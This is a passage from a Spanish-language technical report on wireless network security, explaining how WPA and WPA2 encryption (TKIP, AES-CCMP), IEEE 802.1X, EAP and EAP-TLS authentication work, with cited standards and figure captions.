


Figura 5. 4-way handshake[6]

En cuanto a la autenticación en entornos empresariales los requerimientos estrictos de cifrado y autenticación hacen que sea más adecuada la utilización de WPA con los mecanismos IEEE802.1X y el protocolo de autenticación extensible EAP, que disponen de procedimientos de gestión de claves dinámicos. EAP es utilizado para el transporte extremo a extremo para los métodos de autenticación entre el dispositivo de usuario y el punto de acceso. Mientras que IEEE802.1X es utilizado como marco para encapsular los mensajes EAP en el enlace radio. El conjunto de estos dos mecanismos junto con el esquema de cifrado forman una fuerte estructura de autenticación, que utiliza un servidor de autenticación centralizado, como por ejemplo RADIUS.

[6] IEEE Standard 802.11™-2007 for wireless local area networks (Revision of IEEE Std 802.11-1999) pag 218

2.5.2.3 Cifrado

En cuanto al cifrado, el equipo de desarrollo de WPA trato de paliar las vulnerabilidades conocidas por WEP, incorporando las siguientes mejoras. Creación de un vector de inicialización extendido a 48 bits frente a los 24 bits de WEP, a su vez aplicaron reglas de secuenciación para la numeración.

Nuevos mecanismos de derivación y distribución de claves. Gracias a la incorporación de métodos de intercambio inicial de números aleatorios evitando así ataques de “man in the middle”.

WPA utiliza TKIP (Temporal Key Integrity Protocol) como encriptación, para la generación de claves por paquete, TKIP utiliza el algoritmo de cifrado RC4, al igual que su predecesor WEP, pero elimina el problema de las claves estáticas compartidas, como veremos en posteriores secciones. A su vez TKIP incrementa el tamaño de las claves pares y claves en grupo para el cifrado de datos de los 40 bits de WEP se pasa a un cifrado de 128 bits. Además las claves empleadas no son compartidas por todos los usuarios de la red.

WPA utiliza TKIP para codificar los datos. El mencionado cifrado utiliza una semilla inicial de 128 bits compartida por todos los usuarios y los puntos de acceso. Después esa clave temporal se combina con la dirección MAC del usuario y se le añade un vector de inicialización de 16 bits para producir la clave que cifrará los datos, mediante este proceso cada usuario utilizará diferentes claves para la encriptación.

TKIP fuerza por defecto un cambio de las claves entre el usuario móvil y el punto de acceso para cada paquete de información transmitida y aplicando un algoritmo de “Hash” o mezclado a los valores del vector de inicialización, es decir, se cifra dicho vector, por lo que es más complicado averiguar su valor. El cambio de la clave de cifrado esta sincronizado entre el usuario y el punto de acceso. Pero no todo es bueno

en este protocolo cabe destacar el hecho de que establecer todas estas medidas de seguridad suponen un aumento del Overhead de la comunicación ya que los paquetes de datos han de llevar una sobrecarga de gestión.

Además WPA implementa como WEP, control de integridad de mensaje, pero con mayor robustez. WPA incluye el llamado MIC o “Michael“ para verificar que un paquete no ha sido alterado por una estación ilícita. La función MIC, es un Hash criptográfico de un solo sentido, el cual reemplaza al CRC-32 utilizado en WEP. “Michael” provee una función matemática de alta fortaleza en la cual el receptor y el transmisor deben computar, y luego comparar, sino coinciden los datos se asumen como corruptos desechando el paquete. De este modo, TKIP impide que un atacante pueda alterar los datos que se transmiten dentro de un paquete.

2.5.2.4 Funcionamiento

A continuación como se produce el cifrado de la información para una trama unicast.

1. Inicialmente se genera el IV correspondiente al paquete a enviar, esta numeración comienza en 0. Mediante el IV la dirección de destino y la PTK se genera la semilla que utilizará el algoritmo de cifrado RC4.
2. Mediante la función PNRG se genera la cadena utilizada para cifrar los datos. Por otra parte la MAC origen y destino, la prioridad del paquete y los datos a remitir son pasados como entrada al algoritmo de control de integridad “Michael”.
3. Seguidamente se calcula el ICV (un CRC-32) de la cadena MIC (salida de “Michael”).
4. Se produce a continuación la operación XOR entre la terna Datos+MIC+ICV y la cadena de cifrado salida del PNRG.
5. La siguiente figura ilustra el proceso de encriptación de una trama 802.11




Figura 6. Encriptación de una trama 802.11 mediante WPA[7]

Para desencriptar una trama cifrada mediante TKIP se realizaría las siguientes operaciones:

1. Se desencapsula el IV, el IV ext, la dirección de destino que son concatenados con la clave PTK.
2. La cadena resultante es introducida como entrada al algoritmo PNRG generando la clave de cifrado de paquete.
3. A continuación se procede a realizar la XOR entre los datos encriptados y la clave de cifrado calculada anteriormente.
4. La salida del punto anterior genera los datos en claro, a los cuales se les aplica "Michael" para comprobar su integridad.

[7] Documento de IEE 802.11 wireless security de http://technet.microsoft.com/es-ec/library/bb878126%28en-us%29.aspx




Figura 7. Desencriptación trama 802.11 mediante WPA[8]

2.5.3 Protocolo WPA2

2.5.3.1 Definición

La alianza Wi-Fi lanzó en septiembre de 2004 el protocolo de seguridad WPA2, que suponía ser la versión certificada interoperable de la especificación completa del estándar IEEE802.11i, que fue ratificado en junio de 2004. Para llevar a cabo la certificación se basa en las condiciones obligatorias de la última versión del estándar IEEE802.11i. WPA2 es, por tanto, la implementación aprobada por la Wi-Fi Alliance interoperable con el estándar IEEE802.11i.

Aunque los productos WPA siguen siendo seguros, afirmación que discutiremos en el análisis posterior, muchas organizaciones han estado buscando una tecnología interoperable y certificada basada en el estándar IEEE802.11i o han requerido del cifrado de AES por razones internas o reguladoras. WPA2 resuelve estas

[8] Documento de IEE 802.11 wireless security de http://technet.microsoft.com/es-ec/library/bb878126%28en-us%29.aspx

necesidades, basándose en su predecesor WPA (con el que es completamente compatible hacia atrás) y ha sido específicamente diseñado para cumplir los requisitos más exigentes de entornos empresariales.

IEEE802.11i y WPA2 son virtualmente idénticos, siendo las diferencias entre ambos mínimas [10]. Ambos emplean como código de cifrado AES/CCMP en lugar de RC4/TKIP usado en WPA. A su vez existen dos desviaciones principales:

1. WPA2 permite funcionar en modo mixto con TKIP y CCMP para su compatibilidad hacia atrás con WPA.
2. WPA2 carece de ciertos aspectos definidos por IEEE802.11i en cuanto a servicios de voz inalámbricos utilizados para prevenir la latencia de la señal o la perdida de información durante el roaming.

En cuanto a su relación con WPA, la principal las diferencias de WPA2 respecto a WPA es que emplea, al igual que IEEE802.11i un mecanismo de cifrado más avanzado como AES. No obstante, WPA2 es compatible con WPA. Por ello, alguno s productos WPA pueden ser actualizados a WPA2 por software. Otros en cambio, requieren de un cambio en el hardware debido a la naturaleza de cómputo intensiva del cifrado requerido para WPA2, AES.

Por otro lado, al igual que WPA, WPA2 permite dos modos de llevar a cabo la autenticación según si el ámbito de aplicación es empresarial (IEEE802.1X/EAP) o personal (PSK). Actualmente el IEEE y la Wi-Fi Alliance están intentando unificar WPA2 y IEEE802.11i.

2.5.3.2 Autenticación

Como se ha comentado anteriormente WPA2 utiliza los protocolos de autenticación definidos por el IEEE802.11i y descritos anteriormente para el protocolo WPA.

2.5.3.3 Cifrado

El proceso de cifrado de la información se realiza mediante lo establecido por el estándar IEEE802.11i y ya visto en la sección de WPA. Como ya se ha comentado anteriormente la principal diferencia entre WPA y WPA2 es la mejora de su algoritmo de cifrado. El ya utilizado por WEP y WPA RC4 es sustituido por AES, un cifrado de bloques de clave simétrica que utiliza grupos de bits de una longitud fija. Un algoritmo de clave simétrica significa que utiliza la misma clave maestra tanto para cifrar como para descifrar los datos.

WPA2 claves temporales

A diferencia de WEP, que utiliza una única clave de cifrado de datos unicast y por lo general una clave diferente para multicast y broadcast encriptación de datos, WPA2 utiliza un conjunto de cuatro claves distintas para cada cliente inalámbrico inalámbricos par de AP (conocido como las claves temporales por pares) y un juego de dos llaves diferentes para el tráfico multicast y broadcast.

El conjunto de claves unicast pares utilizado para datos y EAP sobre LAN (EAPOL)-Key mensajes consisten en lo siguiente:

- Los datos clave de cifrado Una clave de 128 bits que se utiliza para el cifrado de tramas unicast.
- Los datos clave de integridad de una clave de 128 bits que se utiliza para calcular el MIC de tramas unicast.
- EAPOL-Key clave de cifrado de una clave de 128 bits utilizada para cifrar los mensajes EAPOL-Key.
- EAPOL-Key integridad de claves Una clave de 128 bits que se utiliza para calcular el MIC de EAPOL-Key mensajes.

WPA2 deriva las claves pares temporal mediante un proceso de 4-Way Handshake que es lo mismo que WPA.

WPA2 cifrado y descifrado

AES CCMP utiliza CBC-MAC para calcular el MIC y el modo contador de AES para cifrar la carga 802.11 y el MIC. Para calcular un valor de MIC, AES CBC-MAC utiliza el siguiente proceso:

- Cifrar una partida de 128-bit AES con el bloque y la clave de la integridad de datos. Esto produce un resultado de 128 bits (Result1).
- Realizar una operación OR exclusivo (XOR) entre Result1 y los próximos 128 bits de los datos sobre los cuales se calcula el MIC. Esto produce un resultado de 128 bits (XResult1).
- XResult1 cifrar con AES y la clave de la integridad de datos. Esto produce Result2.
- Realizar un XOR entre Result2 y los próximos 128 bits de los datos. Esto produce XResult2.

Para cifrar un marco de datos unicast, WPA2 utiliza el siguiente proceso:

1. La entrada del bloque de salida, 802.11 MAC cabecera, encabezado CCMP, la longitud de los datos, y los campos de relleno en el algoritmo CBC-MAC con la clave de la integridad de datos para producir el MIC.

2. Introduzca el valor inicial del contador y la combinación de los datos con el MIC calculado en el algoritmo de cifrado AES contra el modo con la clave de cifrado de datos para obtener los datos cifrados y MIC.

3. Agregar el encabezado CCMP que contiene el número de paquetes a la parte cifrada de la carga 802.11 y encapsular el resultado con el encabezado 802.11 y el

remolque. La figura 16 muestra el proceso de encriptación WPA2 para una trama de datos unicast.

Para descifrar una trama de datos unicast y verificar la integridad de los datos, WPA2 utiliza el siguiente proceso:

- Determinar el valor inicial de contador de los valores en los 802.11 y los encabezados de CCMP.

- Introduzca el valor inicial del contador y la parte cifrada de la carga 802.11 en el contador de AES algoritmo de descifrado modo con la clave de cifrado de datos para obtener los datos descifrados y MIC. Para el descifrado, AES contra el modo XOR el valor cifrado contador con el bloque de datos encriptados, que produce el bloque de datos descifrados.




Figura 8. Encriptación trama 802.11 mediante WPA2.[9]

[9] Documento de IEE 802.11 wireless security de http://technet.microsoft.com/en-us/library/bb878096.aspx

- La entrada del bloque de salida, 802.11 MAC cabecera, encabezado CCMP, la longitud de los datos, y los campos de relleno en el AES CBC-MAC algoritmo de la clave de la integridad de datos para calcular el MIC.

- Compare el valor calculado del MIC con el valor de la MIC sin cifrar. Si los valores de MIC no coinciden, WPA2 descarta silenciosamente los datos. Si el partido MIC valores, WPA2, pasa los datos a las capas de red superiores para su procesamiento.

La figura 9 muestra el proceso de descifrado WPA2 para una trama de datos unicast.




Figura 9. Desencriptación trama 802.11 mediante WPA2[10]

2.6 Protocolos de Autenticación

2.6.1 Estándar IEEE 802.1X

IEEE 802.1X [11]es un estándar del IEEE de control de acceso basado en puertos, este define tres entidades:

[10] Documento de IEE 802.11 wireless security de http://technet.microsoft.com/en-us/library/bb878096.aspx

- El solicitante o supplicant: Es el usuario que quiere ser autenticado.
- El autenticador (NAS): Es el punto de acceso, controla el acceso físico a la red basado en el estado de la autenticación del cliente.
- El servidor de autenticación (AS): Para dicho proyecto es el servidor Radius (Remote Authentication Dial-in User Service). Realiza la autenticación, permitiendo o denegando el acceso a la red.

El estándar 802.1X trabaja con el concepto del puerto habilitado/inhabilitado. En la siguiente figura10 se puede ver un esquema de su funcionamiento. La estación solicitante y el autenticador intercambian información a través de un puerto descontrolado. El puerto controlado se encuentra bloqueado para el tráfico de datos hasta que el proceso de autenticación se completa correctamente sobre el puerto descontrolado.




Figura 10. Esquema de puerto habilitado/inhabilitado 802.1X

Así, mediante IEEE 802.1x se autentica en un puerto que no se utiliza para posteriores conexiones. La estación solicitante no puede transmitir datos hasta que se haya completado el proceso de autenticación [5].

[11] http://www.ieee802.org/1/pages/802.1x-2004.html

2.6.2 El protocolo EAP

El protocolo 802.1X precisa del protocolo EAP[12] (Extensible Authentication Protocol), ya que éste es un protocolo de transporte, no de autenticación, tal y como se puede ver en la figura 19. En ella se muestran los diferentes tipos de protocolos de autenticación a un nivel superior y por debajo (nivel 2 del modelo OSI) utiliza el protocolo 802.1X. Con esto se puede llegar a conseguir que no asigne dirección IP a un equipo solicitante hasta que éste realmente no se autentique. Actualmente, se pueden diferenciar hasta tres grandes tipos de autenticación:

- Los métodos basados en claves compartidas.
- Los métodos basados en certificados u otros sistemas de claves no compartidas.
- Los métodos basados en características físicas.




Figura 11. Protocolo EAP[13]

2.6.3 Fases de la autenticación completa

En este proyecto se ha dividido la autenticación completa en cuatro fases:

- Autenticación abierta: Se utilizan dos mensajes para realizar esta fase, utiliza el protocolo de autentificación por defecto en el estándar IEEE 802.11, en el

[12] http://www.ietf.org/rfc/rfc3748.txt
[13] Pellejero, I., Andreu, F., Lesta, A., (2006) “Redes WLAN, fundamentos y aplicaciones de seguridad”. pág. 63

cual cualquiera que quiera entrar a la red se puede autentificar sin ningún impedimento.

- Asociación: Es la parte donde se describen las velocidades que se van a utilizar en el medio, los requerimientos de administración de energía, etc. Para esta fase se intercambian dos mensajes entre el AP y el solicitante.
- IEEE 802.1X-EAP: En esta parte entra en juego el servidor de autenticación, es donde se autentica el solicitante con los diferentes protocolos que utilizan el IEEE 802.1X-EAP.
- 4Way-Handshake: Utiliza 4 mensajes entre el punto de acceso y el solicitante. En el intercambio calculan e instalan las claves de integridad y encriptación para el transporte seguro de tráfico, en el anexo B.1 se explica con más detalle este punto.




Figura 12. Fases de autenticación completa y Fases de pre-autenticación

En la figura se puede observar las cuatro fases en la autenticación completa. También se describe la pre-autenticación, que se aplica en el traspaso entre puntos de acceso. Una estación puede pre-autenticarse, es decir, iniciar un proceso de autenticación

IEEE 802.1x-EAP mientras todavía está asociado a un AP, y guardarse la clave en memoria para cambiar de punto de acceso cuando lo crea oportuno.

Así, cuando la estación realice el traspaso, sólo será necesario completar la asociación, la autenticación abierta y el 4Way-Handshake.

2.6.4 EAP - TLS

EAP-TLS[14] (es un estándar "de facto" que está basado en SSL y en certificados X.509). El solicitante debe tener un certificado que el servidor de autenticación pueda validar. Así mismo, el servidor debe presentar un certificado al solicitante que también tendrá que validar, figura 21.




Figura 13. Intercambio de mensajes EAP-TLS

[14] http://www.ietf.org/rfc/rfc5216.txt

El solicitante, para lograr autenticarse a una red en primer lugar debe asociarse al AP y realizar la autenticación abierta, una vez hecho dicho paso, el AP tiene que enviar un mensaje de identidad, con el que el solicitante tiene que responder enviándole su mensaje de identidad. El AP se lo hace llegar al servidor de autenticación y este indica que se puede empezar la autenticación.

Seguidamente, el solicitante envía dentro del paquete “client hello” los métodos de autenticación que puede realizar (TLS, TTLS...), el AP se lo hace llegar al servidor de autenticación y este le contesta con el que va utilizar. El servidor de autenticación envía su certificado al solicitante (este punto no se aplica en la práctica) y pide el certificado del solicitante.

Después, el solicitante valida el certificado del servidor y como parte del “EAPResponse” ofrece su certificado y comienza la negociación de especificaciones algorítmicas. Por último, el servidor RADIUS valida el certificado del cliente, es cuando entra en juego el 4Way-Handshake

